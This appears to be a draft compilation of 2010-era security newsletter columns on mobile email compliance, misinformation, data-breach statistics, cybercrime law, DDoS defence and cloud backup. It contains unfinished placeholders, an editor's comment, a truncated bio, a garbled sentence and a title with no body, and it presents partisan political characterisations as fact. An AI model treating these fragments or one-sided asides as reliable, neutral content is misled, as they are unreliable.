Security and network manager at any financial institution or health care provider will tell you that personal e-mail and corporate e-mail don't play nice together.[MK adds: see for many examples an extensive collection of municipal and county policies in Washington state< http://www.mrsc.org/subjects/infoserv/email.aspx >] However, on a Droid or an iDevice, there is no native way to stop a user from adding in their Hotmail or Gmail account right alongside their corporate mail server. This once again blows compliance laws. In order to be compliant, you must either deny all personal e-mail to the device or filter it first for the usual rubbish of viruses, malware, phishing, and spam.

Management software will not stop porn or filter personal e-mail. You must have security in addition to management if you want your network to be safe and compliant. A new hope is an old solution. Make them have content filtering. Make them surf over a stateful inspection firewall. Filter their e-mail from the scum of the galaxy. In short, treat mobile devices the same way you would treat any other device on your network. BlackBerry has been doing this for over 10 years.

Isn't it time you did it for the rest of your mobile universe?

For some specific resources, see reviews at _____.

Journalistic Responsibility
in the Age of the Internet Telephone Game

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Information security professionals are concerned with preserving the six fundamental properties of information: confidentiality, control, integrity, authenticity, availability and utility of information.< http://www.mekabay.com/overviews/hexad_ppt.zip > One of the issues we must watch carefully is the publication of inaccurate information in corporate publications that have an Internet presence. Publishing misinformation on the Internet contributes to the global children's game of telephone< http://wondertime.go.com/create-and-play/article/telephone-game.html > that now characterizes much of what passes for intelligent discourse on the Web.

Andrew Shapiro, in his book *The Control Revolution: How The Internet is Putting Individuals in Charge and Changing the World We Know* (2000)< http://www.amazon.com/Control-Revolution-Internet-Individuals-Changing/dp/189162086X >, wrote in a section about Matt Drudge< http://www.mediachannel.org/originals/shapiro-drudge.shtml > as follows:

> >Yet misinformation is only really dangerous when there is both an unreliable source and a credulous audience. As the amount of questionable material increases, then, we need to be ever more cautious and skeptical. Indeed, the control revolution is blurring the distinction between news professionals and audiences, forcing us all to deal with the same predicaments. The common challenge is one of exercising self-restraint to prevent the spread of inaccuracies. On the one hand, that means not being the originators of flawed information (though obviously, few of us intend to do that). On the other hand, it means exercising caution as information consumers. Do we blindly believe what we read? Do we weigh the accuracy of different content providers? Do we pass along, without warning, information that we know comes from dubious sources?<

The examples of misinformation spread uncritically among Web sites are uncountable. For example, right-wing extremists < http://motherjones.com/mojo/2010/10/palin-death-panels-newsmax-health-care >invented non-existent "death panels" as fear-mongering technique to frighten voters< http://mediamatters.org/blog/201009210062 >; by November 2010 there were over 12 million hits in GOOGLE for "death panels." Anyone wanting more examples of media distortion – now spread worldwide instantly through the Web – will find more than they can stomach at Media Matters for America < http://mediamatters.org/ > and On the Media< http://www.onthemedia.org/ >.

One of the articles that prompted me to write this column is a review of growing resistance to vaccination in developing nations, in which reporter Vivienne Parry of the Guardian newspaper in England writes that "Rumours about vaccines quickly gain credence in the [I]nternet hothouse, with sites feeding off each other."< http://www.guardian.co.uk/lifeandstyle/2010/oct/11/vaccination-fears-developing-world-deaths > As a result of rapidly disseminated misinformation about vaccine safety, increasing numbers of people in poor nations are refusing to allow their children to be vaccinated, "threatening to derail global vaccination programs" and "putting the lives of thousands of children at risk." However, meta-analysis of extensive research< http://www.sciencebasedmedicine.org/?p=7807 > consistently debunks the anti-vaccination rubbish being promulgated by the rumor-mongers

Comment [MK1]: British spelling. Don't change – it's in a quotation.

attacking public-health programs that use vaccines. These rumor-fueled attacks have resulted in sickness and death for thousands of children worldwide.

The spread of almost instantaneous spread of inaccurate information is one consequence of growing disintermediation in the control of information, as discussed in the 1990s< http://polaris.gseis.ucla.edu/pagre/political.html > by Professor Phil Agre< http://polaris.gseis.ucla.edu/pagre/ > of the Department of Information Studies at University of California at Los Angeles. Much as the use of movable type in 15th century caused a revolution in the availability of information (see for example *The Renaissance Computer: Knowledge technology in the first age of print* edited by Neil Rhodes and Jonathan Sawday, 2000 (Routledge, ISBN 0-203-46330-7)< http://www.amazon.com/Renaissance-Computer-Knowledge-Technology-First/dp/0415220637 >). In Chapter 3, "Towards the Renaissance Computer," Sawday writes, "The book, too, once seemed to help humans to understand their world; and yet, once books had begun to multiply, that world began to appear more uncertain, more unknowable, than ever."

Ironically, the interconnectedness of the Web and the disintermediation of information flow may be resulting in increasing uncertainty about the accuracy of what we encounter in cyberspace. In addition to doubts about the veracity of pictorial information (see the series on photo manipulation in this column < http://www.networkworld.com/newsletters/sec/2010/053110sec2.html >) we must question what we read.

On the whole, such skepticism may not be a bad thing! Questioning is good!

In my next column, I'll address the issue of corporate responsibility for and control of the content of organizations' newsletters.

Personal Website Updated:
New Sections, Content

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Managing a personal Website is a bit like gardening: there are always new items popping up and others dying off. During the break between the end of the fall semester and the start of the spring semester, I spent some time updating my Website by pruning some deadwood and adding new content.

The pruning was pretty simple: I eliminated some of the html versions of documents that I think are better presented as Portable Document Files (PDFs). As my colleagues and I explain to freshmen in our IS100 course (Introduction to Computer Science and Information Assurance) at Norwich University< http://www.norwich.edu >, html files are instructions for an interpreter (the browser) and the stylistic details are entirely under the control of the reader, not the author. Authors cannot necessarily control the fonts, point sizes and colors of various text elements using ordinary html files – but we can get much closer to that control using PDF, which incorporates the necessary font components into the file itself as well as allowing layout to be exactly as the author intended.

More significant (at least, to me) is that there is a new section on the site: the NetworkWorld Archive< http://www.mekabay.com/nwf/ > containing all the original versions of the Network World Security Strategies newsletters from the start of 2000 to the end of 2010. In addition, I have created a PDF index (nwss.pdx) and its associated directory (nwss) so that readers can download a tool for locating any string in all of the posted articles. Finally, for fanatics, there's a 30 MB ZIP file< http://www.mekabay.com/nwf/nwss.zip > containing all the materials in the directory that anyone can download for their own use. I hope that these materials will be useful to students, researchers and security-awareness officers. Feel free to circulate any of them among staff members or in schools.

Some of the materials updated or uploaded during 2010 that might interest readers include

- An updated version of the guidelines in "Using E-mail Safely and Well,"< http://www.mekabay.com/kldb.pdf > now in its third version;
- An Excel file< http://www.mekabay.com/coursename_class_list_yyyy_v00.xlsx > for teachers to help track and report on student grades;
- The 2010 edition of the "Intellectual Property Law Review"< http://www.mekabay.com/courses/academic/norwich/msia/ip_law_review_2010_pptx_pdf.zip > that I used for a three-hour workshop at the MSIA< http://infoassurance.norwich.edu > graduate symposium;
- Updated teaching materials in the IS340 "Introduction to Information Assurance" course< http://www.mekabay.com/courses/academic/norwich/is340/index.htm > -- remember, anyone can use these PowerPoint and PDF files freely for non-commercial applications such as personal study, internal courses in organizations, or free training at conferences where there are no admission fees;
- Updated teaching materials in the CJ341 "Cyberlaw & Cybercrime" course< http://www.mekabay.com/courses/academic/norwich/cj341/index.htm >;

- A new statistics textbook< http://www.mekabay.com/courses/academic/norwich/qm213/statistics_text_v41.pdf > in progress that I am writing for the QM213 "Business & Economic Statistics I" course. I'm preparing the second version of that text for the spring semester; it may be useful to anyone wanting an introduction to or review of basic statistical principles and methods.

Finally, I've continued to update my "Political Action Blog"< http://www.mekabay.com/opinion/pa.htm > with what I hope will offend as many right-wing ideologues as possible. However, since only a dozen or so people visit my blog per month, my project to cause irritation isn't getting very far. Perhaps you can help increase its visibility. There are lots of nice, offensive comments in the general Opinion< http://www.mekabay.com/opinion/index.htm > section, too.

Happy New Year, everyone!

The Leaking Vault:
Five Years of Data Breaches

by Suzanne Widup, MSIA

Suzanne Widup, MSIA graduated with honors from the MSIA< http://infoassurance.norwich.edu > program at Norwich University< http://www.norwich.edu > in 2007. The remainder of this article is entirely her own work with minor edits.

* * *

In 2007, I was asked to develop a new information security metric for a research class – a metric that would quantify a risk factor that was either difficult to measure, or had not been adequately studied. Given that many of the variables in information security are challenging to measure – such as brand impact of a security incident – the goal was to give practitioners better tools for determining risk. With that in mind, I chose to focus on data-breach events. An academic literature search yielded Hasan and Yurick's 2006 paper: *A Statistical Analysis of Disclosed Storage Security Breaches*, < http://www.google.com/url?url=http://citeseerx.ist.psu.edu/viewdoc/download%3Fdoi%3D10.1.1.90.6333%26rep%3Drep1%26type%3Dpdf&rct=j&sa=U&ei=rlXWTLiPJYi-sAOZ9cGNCw&ved=0CCAQFjAB&q=A+Statistical+Analysis+of+Disclosed+Storage+Security+Breaches&usg=AFQjCNHEp4Z8 > which provided a statistical analysis of breaches between January 2005 and June 2006, and examined 209 incidents from several perspectives, including data and organizational types and breach vectors.

In looking at their paper, I was interested to see if breach vector trending held over a longer period of time. I also wanted to examine the individual incidents in more depth to determine if there was additional information to be gleaned. The results of the study were published in *The Leaking Vault - Five Years of Data Breaches*.< http://www.digitalforensicsassociation.org/storage/The_Leaking_Vault-Five_Years_of_Data_Breaches.pdf > This study is the largest of its kind to date, and covers 2,807 incidents from publicly disclosed sources between 2005 and 2009.

In presenting the findings from the study to various audiences, I have encountered a couple of questions repeatedly. First, "What are these good for?", referring to the statistics that show specific breach vectors broken down by industry or data type. I tell people these analyses help information security practitioner to understand where their greatest risk resides – both in terms of the vector for an incident, and the size of the breach in terms of records lost. The statistics can be used to spot the low hanging fruit of risk, and guide individuals in how to best reduce the likelihood of a breach, or the impact it would have. They can also be used in awareness programs to try to change common behaviors that put the organization's data at risk.

For example, the laptop vector stood out consistently over the course of the study as the incident leader. Laptops are most commonly stolen (95% of the time) rather than lost. They are frequently stolen from vehicles, so one application of the breach statistics would be to educate the employees about not leaving the machines in their vehicles. Another application of the same finding would be to look at data encryption on those laptops so that even if the machine is stolen or lost, it doesn't automatically mean the data are subject to compromise.

Another finding from the study was that while the laptop vector accounted for 49% of all incidents, it was not the loss leader for records disclosed. Since the number of records determines

the scope of the breach event, this is an important finding to consider. Laptops accounted for only 6% of the records lost, whereas the hacking vector accounted for 45%, at 327 million records. The application here would be to look at both the perimeter controls and the detective abilities of an organization. The former are geared towards preventing the breach, and defense in depth is an important consideration. The latter are critical to reduce the damage from the breach by discovering and acting to contain it as soon as possible.

Although the impact of a breach is largely dependent on the number of records disclosed, a common problem with individual data breach incident reports is that the organization may not be legally required to disclose that figure. In fact, over the course of the study, 34% of the incidents listed no finite number for records disclosed. These poorly reported data make the true number of records (and thus the number of people whose data are disclosed) significantly underreported. Although the known number of records involved is 721.9 million, a conservative estimate of the additional records that may have been disclosed adds another 7.6 million to that total, based on the median exposed per vector per year.

The second question I have frequently encountered is “Hasn’t this material already been published, since the data sources are from publicly disclosed events?” While each individual event has been gleaned from public sources, some of them come to light only through Freedom of Information Act< http://www.gwu.edu/~nsarchiv/nsa/foia.html > requests by organizations like the Open Security Foundation.< http://opensecurityfoundation.org/ > Some of the feedback from the study’s publication is that the data are not new – they have been disclosed already. Certainly, in some form each of the events has been publicly exposed – but the study of data breaches as a whole is akin to studying a disease’s infection vectors. Even though the individual cases may be known, there is much to be learned by exploring trends in the overall phenomena.

In the study, the vector and records disclosed findings are broken out by the type of organization and data, as well as the relationship between the organization and the data subject (i.e., employee, customer, patient, etc.). All of these are examined in the study, and practitioners can look at the findings and apply them to their specific situation. Recommendations are made to address the findings, and to help those who are responsible for assessing risk to put their efforts where they will do the most good. Without a study of the breach incidents as a whole, this type of trending would be impossible.

In the next article, Suzanne Widup explores key findings from her report.

The Leaking Vault:
Breaches & Vectors

by Suzanne Widup, MSIA

Suzanne Widup, MSIA graduated with honors from the MSIA< http://infoassurance.norwich.edu > program at Norwich University< http://www.norwich.edu > in 2007. In Part One< PUBLISHER WILL ENTER URL > of this three-article series, she discussed why the data breach study (*The Leaking Vault - Five Years of Data Breaches)*< http://www.digitalforensicsassociation.org/storage/The_Leaking_Vault-Five_Years_of_Data_Breaches.pdf > was conducted, and how information security practitioners can use the data. In this section, she presents some of her key findings about how many breaches there were and how most of them happened.

* * *

When studying data breaches, it is helpful to look at the data from different viewpoints; the initial lenses used were incidents versus records lost. The incident data are useful in determining the breach vectors that occur most frequently, while the information on the number of records lost provides the scope of the incident and how many people it affected. The study covers 2,807 publicly disclosed breach incidents, with over 721.9 million records disclosed. To put this in perspective, organizations lost an average of 388,342 records every day for five years.

The leading vector for number of data breach incidents is the laptop computer. Laptops are frequently used as an individual's primary computer, and they can store a significant amount of confidential data. In the study, missing laptops were stolen 95% of the time (as opposed to being lost), and while the thief may have been targeting the electronics as an easily fenced item, the motivation behind the theft doesn't exempt the organization from having to disclose the breach. In the end, the organization has lost control over the data, and the potential is there for its disclosure. A high percentage of the notification letters sent to the data subject victims contained assurances that the organization had no evidence that the data had been used, while touting the protection of requiring a password to access the computer. In reality, it is trivial to bypass the password protection control, and testing showed the process took less than 15 minutes and only basic computer skills to accomplish. Entering the terms "bypass windows password" into a search engine yields over 1.8 million results. This finding is an illustration of the need for defense in depth – if the initial control is weak, stronger defenses should be in place in case it fails. In this case, encrypting the data, or better still, preventing confidential data from leaving the organization on a portable device would be examples of additional controls.

For number of records disclosed, the hacking vector led by a wide margin. This vector was responsible for 327 million records, but accounted for only 16% of the incidents. The average records lost per hacking incident was 716,925. In contrast, the laptop vector averaged only 71,749 records lost per incident. When looking at mitigation for this vector, practitioners should look not only at perimeter defenses, but also detective controls. Preventing an incident is the best case scenario, but given the risk, timely detection and containment are essential to reducing the damage to the organization.

* * *

Suzanne Widup, MSIA < http://www.suzannewidup.com > has significant experience in

The Leaking Vault:
Threat Actors & Victims

by Suzanne Widup, MSIA

Suzanne Widup, MSIA graduated with honors from the MSIA< http://infoassurance.norwich.edu > program at Norwich University< http://www.norwich.edu > in 2007. In Part One< PUBLISHER WILL ENTER URL > of this three-article series, she discussed why the data breach study (*The Leaking Vault - Five Years of Data Breaches)*< http://www.digitalforensicsassociation.org/storage/The_Leaking_Vault-Five_Years_of_Data_Breaches.pdf > was conducted, and how information security practitioners can use the data. In Part Two< PUBLISHER WILL ENTER URL >, she presented some of her key findings about how many breaches there were and how most of them happened. In this final section, she reviews who attacked the data and who the victims were.

* * *

Another viewpoint of interest is in quantifying the risk by threat actor – *outsider, insider* or *partner*. Outsiders were responsible for 48% of the breach incidents, and 50% of the records disclosed, making this the leading threat actor. Insiders, by comparison, were responsible for only 29% of both incidents and records disclosed. It should be noted that when a breach incident involves an Insider, it is more than twice as likely to be an accident than a malicious act. Another interesting finding relates to when an organization engages a third party partner. The median of the records disclosed when a partner is involved is almost twice that of the records disclosed when an outsider is involved. This observations illustrates the increased risk an organization assumes when outsourcing the processing (and thus security) of their data to a third party. If this additional risk is not taken into consideration when making the decision of whether to engage the partner, the organization is operating under an inaccurate risk picture.

To get a sense of who is losing all this data, the information was broken into sectors: *business, education, government medical*. Although the sectors were fairly close at the start of the study in 2005, by 2009 the business sector was the leading group of victims, responsible for more than twice the number of records disclosed than the other three combined, for a total of over 507 million records. The business sector was responsible for 49% of all incidents, compared with 20% for education, 19% for government and 12% for medical. Within the business sector, there are some large industry categories. The largest was the financial category, responsible for over 254 million records by itself.

The breach vectors were inspected to determine if there is a type of data that is most commonly exposed in a specific attack. The highest numbers of customer and student records are divulged during hacking events, while the most of the records compromised in employee and patient data were from stolen laptops.

Finally, a cost estimate was calculated based on the *Ponemon Cost of a Data Breach* studies (2005 - 2008)< http://www.ponemon.org/data-security >. The cost per record for each year was applied to the number of known records disclosed and the total came to over $139 billion. The problem of companies under-reporting the number of records disclosed makes this a low estimate. Over the five years of the study, the average figure of incidents reporting the number of records disclosed as “unknown” (which are counted as a zero in the database) was 34%.

Although the report published on the study has significantly more detail, this series has presented some of the highlights. One of the main challenges in researching these events is the victim organization's unwillingness to discuss the event. Many of the events came to light only after Freedom of Information Act< http://www.gwu.edu/~nsarchiv/nsa/foia.html > requests on the part of organizations like the Open Security Foundation< http://opensecurityfoundation.org/ >. Until there is a Federal mandatory reporting law that also has a component of a central reporting agency, there will remain stumbling blocks to gaining access to the data.

Cybercrime and the U.S. Criminal Justice System: Professor Susan Brenner Summarizes Key Issues

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this series of columns, I am reviewing particularly interesting chapters in *The Handbook of Technology Management* (John Wiley & Sons, Inc.)< http://www.wiley.com/WileyCDA/Section/id-400190.html > edited by Professor Hossein Bidgoli.< http://www.csub.edu/~hbidgoli >

The first article in Volume 3, Part 3: "Cybercrime and the U.S. Criminal Justice System," is by Professor Susan W. Brenner, JD< http://www.udayton.edu/law/faculty_and_staff/brenner_susan.php > NCR Distinguished Professor of Law and Technology at the University of Dayton School of Law; topics include

- Differences from Civil Justice System
- Basic Institutional Structure
- Relationship between State and Federal Criminal Justice Systems
- Criminal Justice System and Cybercrime
- Glossary
- Extensive references and suggested readings.

Some of key concepts discussed by Professor Brenner that I have picked pretty much by how interesting I found them are as follows:

- Under the Computer Fraud and Abuse Act (18 USC §1030), prosecution at the federal level requires a demonstration of interference with interstate or foreign commerce.
- Violations of copyright, but not of trademarks, are brought only by federal prosecutors.
- Fifth Amendment prohibition of double jeopardy does not preclude re-prosecution at the same level if a mistrial is declared; furthermore, a different level of government (e.g., a state) can prosecute the defendant for the same actions if they are violations of its laws.

One of the most interesting sections in the chapter concerns striking back at hackers – sometimes called hack back. In her sections on affirmative defenses and on hack back, Professor Brenner points out that under current US law, there is no provision for allowing victims of computer trespass to use unauthorized access to the computers and networks of those they believe to be there attackers. As she writes, "… The law does absolve citizens who take the law into their own hands under very limited situations; this is very different from a blanket authorization for online retaliatory behavior. Aside from anything else, such behavior is objectionable because of the [risk] that innocent parties will be targeted for retaliation; the consequences of this risk are particularly intolerable in cyberspace, where it can be impossible to know precisely from which system an attack was launched…." I must add that even if we do know which system is used to launch an attack, we still don't know whether the system is the property of the attacker or merely the property of an innocent victim subverted by the attacker.

Other interesting discussions in the chapter touch on defenses proffered by some people accused of crimes such as launching denial-of-service (DoS) attacks or involved in child pornography: if not the devil, at least a Trojan horse made my computer do it. Lay juries have actually acquitted at least one accused who claimed that malware whose presence was never detected on his

computer was responsible for the DoS attack with which he was charged. Legal scholars, writes Professor Brenner, have argued that such a defense should be dismissed if there is no evidence of malware on the computer involved or if there is no demonstrable proof that malware found on the system is capable of the particular legal trespass involved in the case.

As a long-time teacher of cyberlaw and cybercrime courses,< http://www.mekabay.com/courses/academic/norwich/cj341/index.htm > I was delighted by this chapter and will reference it my courses.

Readers interested in cyberlaw will also appreciate Professor Brenner's blog, "Cyb3rcrim3"< http://cyb3rcrim3.blogspot.com/ > which has many fascinating discussions of cyberlaw.

Can the Government Prevent a DDoS Attack?

By Will Hogan

Will Hogan is Vice President of Marketing and Sales at Idappcom, a British firm which specializes in the provision of tools to test the efficacy of IP filtering appliances. He has contributed an interesting proposal for fighting distributed denial-of-service (DDoS) attacks. The remainder of today's column is entirely Mr Hogan's with minor edits.

* * *

On the 8th December 2010 a group of hackers launched distributed denial-of-service (DDoS) attacks against the Visa < http://www.digitaltrends.com/computing/wikileaks-supporters-tear-down-visa-in-ddos-attack/ > and Paypal < http://news.softpedia.com/news/FBI-Investigates-Anonymous-DDoS-Against-PayPal-175442.shtml > Web servers and also on a Swedish Government Website.< http://www.dailymail.co.uk/news/article-1336806/WikiLeaks-hackers-Operation-Payback-cyber-war-targets-Swedish-Government.html >. The attacks were successful and the services offered by all these sites were severely disrupted. If major corporations, which operate in a multi-national environment, couldn't prevent these attacks, can the UK Government stop such an attack on one of their Web services?

Probably not.

One of the key limitations of today's computers is the maximum number of simultaneous connections, 65,535, that can be made to a Windows based PC/server < http://support.microsoft.com/kb/196271 >. This limit provides a basis for resource exhaustion and therefore for denial-of-service (DoS) attacks. If a hacker, or group of hackers, can sustain 65,535 concurrent sessions to a server, they will deny that service to anyone else.

There are two types of DoS attacks< http://www.mekabay.com/courses/academic/norwich/is340/is340_lectures/csh5_ch18_denial-of-service_attacks.pdf >: those intended to crash the system (such as the *ping of death* and those that are intended to flood the system with requests for resources (bandwidth, processor time, disk space etc).

You can configure your routers not to respond to ping requests or broadcasts or not to forward packets directed to broadcast addresses. Modern Internet Protocol (IP) filtering appliances are now smart enough to mitigate these threats by dropping any ping that is greater than a configured size (for example, 84 bytes) and by allowing only a limited number of simultaneous connections from any single IP address. This second approach is effective against DoS flood attacks if the limit is set low, say five or six. To generate sufficient resource requests would mean that there would need to be a very high number of hackers involved, more than could be organized in to one group. So DoS hackers found an alternative approach.

Distributed Denial of Service (DDoS)< http://www.networkworld.com/news/2010/120910-wikileaks-ddos-attacks.html > gets the hackers around this restriction. In a DDoS attack the hackers are not sending the DoS attack from their own PC. Instead they are using a network of PCs on which they have managed to place a *zombie agent*< http://www.networkworld.com/community/node/60101 > to allow them to control the compromised PCs to fire off the DDoS attack under the control of a *master* or *controller* progam. The collection of compromised systems is known as a *botnet*.<

http://www.networkworld.com/community/blog/researchers-unsheathe-new-tool-battle-botnets?source=nww_rss > One hacker can be in control of several thousand zombie agents, each getting five or six concurrent connections to a Web server without the PC owner's being aware of the compromise. A small group of hackers, acting in concert, could easily deny access for any legitimate user or crash a system. Current IP filtering technology can't prevent these types of attacks, so can we do anything to defend ourselves?

Well, there are things we could do in theory:

- Catch all the hackers and lock them up.
  - Just not going to happen (and what about those sponsored by nation states?).
- Legislate to ensure that all PC operating systems/applications are completely secure against all infiltration of malware.
  - A nice idea but really impracticable. Even if you could do this you can't stop the fool who opens an unsolicited email and double clicks on the attachment with no idea of what it will do (it could install a Trojan).
- Install your Web service application on a large number of independent servers based in different parts of the world.
  - Each one could still be attacked but the chances of their all going down are slim.
- Use an independent DDoS proxy service provider.
  - This removes the onus from you to set up your own defenses and suffer the capital costs involved. It might introduce some latency to the service and other possible points of failure
- Use a specialized DDoS mitigation appliance from one of the major vendors.
  - This is an expensive solution and currently it seems that no single appliance can prevent all types of attacks. You will also need to have 10GB communications links and high-end routers to cope with the behavioral analysis and deep packet inspection that is required.
- Install your Web service application on a large number of independent servers in one location and then front-end this with an array of load balancing equipment.
  - This solution might be cost prohibitive for some organizations, but if the service that you provide is really important, say for instance the self-assessment tax system in the UK, then how much is it worth to the nation for this system not to be the target of a successful attack?

DDoS attacks happen and Governments are not immune. In the summer of 2010 the Irish Central Applications Office server was hit by a DoS attack.< http://colinemanning.blogspot.com/2010/08/cao-denial-of-service-attack-my-arse.html?zx=64c009f665c7d360 > In 2009, during the Iranian elections, the official Website of the Iranian government was attacked < http://www.pcworld.com/article/166714/with_unrest_in_iran_cyberattacks_begin.html > and made inaccessible.

There is no foolproof method to prevent a DDoS attack at present. However, for mission-critical Web services, it is vitally important to apply these recommendations:

- Protected systems with the best IP filtering appliances available
- Test these appliances for effectiveness weekly using a testing tool specifically designed for the task
- Update these appliances constantly updated using the vendors' latest patches
- Stress test the whole system using industry-approved load generating solutions on a regular basis

- Spread the service across multiple servers managed through an array of load-balancing appliances.

Situation Cloudy:
Business Continuity Planning Still Not Widely Implemented

By Michael Miora, CISSP-ISSMP, FBCI

Long-time friend and colleague Michael Miora, CISSP-ISSMP, FBCI contributes another pair of thought-provoking essays to the column. What follows is entirely Michael's work with minor edits.

* * *

The decades following the advent of personal computing fostered the inevitable march of information from centrally stored and professionally managed safe houses consisting of mainframe and minicomputer clusters to the *ad hoc* world of impulsively managed devices such as microcomputers, tablet computers and smartphones. For the home user, loss of data can range from the inconvenience of the loss of financial records to the emotional turmoil caused by the loss of irreplaceable photos and other personal records. For a business, especially a small to midsized business (SMB), the same loss can spell disaster and business failure.

Nevertheless, neither individuals nor SMBs have taken backup and recovery seriously.< http://www.symantec.com/content/en/us/about/media/pdfs/Symc_Survey_SAMGDisasterRecovery_Global_2010.pdf > I have been often called upon too late to help an individual recover their lost photos and irreplaceable other electronic memorabilia. Even after such disasters, many people do not take proper steps. The small business is similarly inclined.

Why do so many people ignore business continuity planning (BCP)? Is it so hard to think about contingencies or to make backups? In my opinion, it must be hard. If it were easy, more people and business would do what it takes to get prepared and stay prepared. But they aren't doing that. The US Department of Homeland Security is concerned enough to be running a campaign encouraging individuals and businesses to get prepared.< http://www.ready.gov/ >

The statistics about preparedness and survival are unreliable.< http://www.mekabay.com/methodology/crime_stats_methods.pdf > They are difficult to collect, incompletely reported, and often analyzed by organizations with a vested interest in a particular slant.

Having spent decades discussing backups and planning with organizations ranging in size from a few people to Fortune 500 size companies, I have found a single thread that permeates the issue: People and small companies have neither the time nor inclination to take up the backup cause because they do not really believe failures will happen to them. Why should they believe otherwise? Hardware, software and service vendors spend enormous funds to convince their customers they are safe. How are we, the Cassandras< http://www.loggia.com/myth/cassandra.html > of doom and gloom to gain a foothold?

In psychological research, car drivers have consistently been found to overestimate their relative driving skill; this "superiority bias"< http://biasandbelief.pbworks.com/w/page/6537222/Superiority-Bias > is known as the "Lake Wobegon Effect" after the mythical town< http://www.amazon.com/s/ref=nb_sb_noss?url=search-alias%3Dstripbooks&field-keywords=lake+wobegon&x=0&y=0 > described by Garrison Keillor< http://www.biography.com/articles/Garrison-Keillor-9361805 > in his writings and on the public

radio program “Prairie Home Companion.”< http://prairiehome.publicradio.org/ > In Lake Wobegon, “all the women are strong, all the men are good-looking, and all the children are above average.”

Like drivers who accelerate through yellow lights, we all know that we will be safe in our computing environments; never mind the driver at the intersection who is waiting impatiently for the light to change and may well start moving even before the light turns green because *he* thinks he’s immune to accidents. Never mind the capacitor in our disk drive that is about to melt because of a defective cooling fan – *our* systems won’t fail.

Other people have car accidents and *other* people lose data. That is why there are still data recovery companies specializing in helping people recover their irreplaceable data from failed drives.

In the next of these two articles, Michael shows how cloud computing offers a useful, albeit under-appreciated, contribution to BCP.

Cloud Cover:
Using Cloud Computing and Storage for Business Continuity

by Michael Miora, CISSP-ISSMP, FBCI

Michael Miora, CISSP-ISSMP, FBCI continues with the second part of his thoughts on business continuity planning (BCP) and cloud computing. Everything that follows is entirely Michael's work with minor edits.

Your Data, Not Your Head in the Clouds

Despite the widespread rejection of practical implementation of All is not lost. The secret to success in this endeavor is to make backups and disaster recovery protections a natural consequence of something else that makes computing better and more convenience. That has been the Holy Grail of the business continuity and disaster recovery planning (BC/DR) world. Unlike that mythical and unsuccessful, however, we have found the magic, we just have not fully yet realized that we found it.

Cloud computing, in the form of virtual machines with expandable computing capacity, together with cloud storage have the potential for lowering the cost of business computing by removing or lowering the cost of resizing computing needs or migrating platforms.< https://h10078.www1.hp.com/cda/hpms/display/main/hpms_content.jsp?zn=bto > Cloud storage, for example, empowers the small business to keep its most current data in the cloud (with appropriate security precautions, of course) so that all employees have instant and accurate information anywhere, any time and on any computer or device they are carrying. Gone is the need to synchronize copies of price lists, availability or specifications. Gone is the necessity to boot up, sign in and access central files. Sales people, technicians and professionals of all stripes can access data that is stored safely and securely < http://www.rackspacecloud.com/cloud_hosting_products/files/ > in the cloud.

Cloud storage providers are generally professionally managed. They cannot afford outages and data losses. That means that if a business stores its data in the cloud, the business will have little more to do to achieve *de facto* resiliency and protection.

Offerings

There are many companies that offer cloud-based data storage and computing. Some are very well known and some are not. Interestingly, few of them call out business continuity and disaster recovery as a benefit of cloud computing; and, those who do cite BC/DR do so in very limited ways. Why don't they scream out that their solution includes a viable, inexpensive and effective solution for BC/DR?

Here are a few examples.

- The biggest player in the field is, according to TechTarget, < http://searchcloudcomputing.techtarget.com/generic/0,295582,sid201_gci1381115,00.html > (Free Registration Required) Amazon Web Services.< http://aws.amazon.com/ > Amazon Web Services is a full service and robust offering that includes dedicated and virtual computing as well as storage. They offer many pages of explanations and

guidance for how to sign up and use their services. They even provide an online calculator that yields pricing results that are as good as your estimate of your own needs.< http://calculator.s3.amazonaws.com/calc5.html >

They do not, however, appear to consider BC/DR as a significant benefit. They do not delve into the strong benefits their offering could provide to SMB and larger enterprises for BC/DR. They do ask on one Web page< http://aws.amazon.com/backup-storage/ > the question, "How can I implement reliable, cost-effective back-up and disaster recovery plans?" The answer, however, is not so easy to find.

- RackspaceCloud is another major provider of cloud services< http://www.rackspacecloud.com/ >. They are, according to TechTarget < http://searchcloudcomputing.techtarget.com/generic/0,295582,sid201_gci1381115,00.html > (Free Registration Required), the second largest cloud provider. Like Amazon, they also have many Web pages describing their services and how they can help lower costs. Also like Amazon, they give short shrift to BC/DR. RackspaceCloud dedicates a page to BC/DR, but the page has very little content < http://tools.rackspacecloud.com/category/applications/disaster-recovery/ >.

- There is even a player that offers a streamlined capability that includes storage, calendaring, communications and some utilities, but they do not even present themselves as a cloud services provider and certainly not as a BC/DR solution. Apple has their MobileMe services< http://www.apple.com/mobileme/ > that supply e-mail, calendaring, storage and sharing. Although they have not yet tweaked their offering for the business marketplace and do not yet offer the computing element, any small business would do well to consider MobileMe for their enterprise e-mail and calendaring solutions as well as for central storage of critical files and databases. For the individual or a family, MobileMe already offers a well packaged disaster recovery option. One only hopes Apple invents a business version of MobileMe. That would change everything for SMB BC/DR.

What is Missing?

There are key missing elements in each of these providers as well as in the many other providers not listed in this article. One missing element is the acknowledgement of BC/DR as a problem they solve. One wonders why these providers, fighting for market share and looking very much alike (except Apple's MobileMe), do not seize the opportunity to distinguish themselves by offering a formalized BC/DR track to their customers.

There is another missing element: None of these providers offer a simple way for their customers to build a BC/DR plan. I'm biased, because my company makes such a software based product to simplify and streamline BC/DR planning, but nevertheless I do wonder why none of these giants has brought on board a product to build a plan and then implement it.

A Problem and a Solution Waiting for Combination

We have a problem: Small and midsized businesses do not protect themselves adequately against failures and disasters.

We have a solution: Today's cloud services and storage capabilities can solve the BC/DR problem as an ancillary benefit to solving other problems. It is almost a fringe benefit.

When this problem and this solution come together, we will see a quantum leap in the security and resiliency of our businesses and information. I look forward to that day.

Up the Waterfall:
Costs of Delayed Validation

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

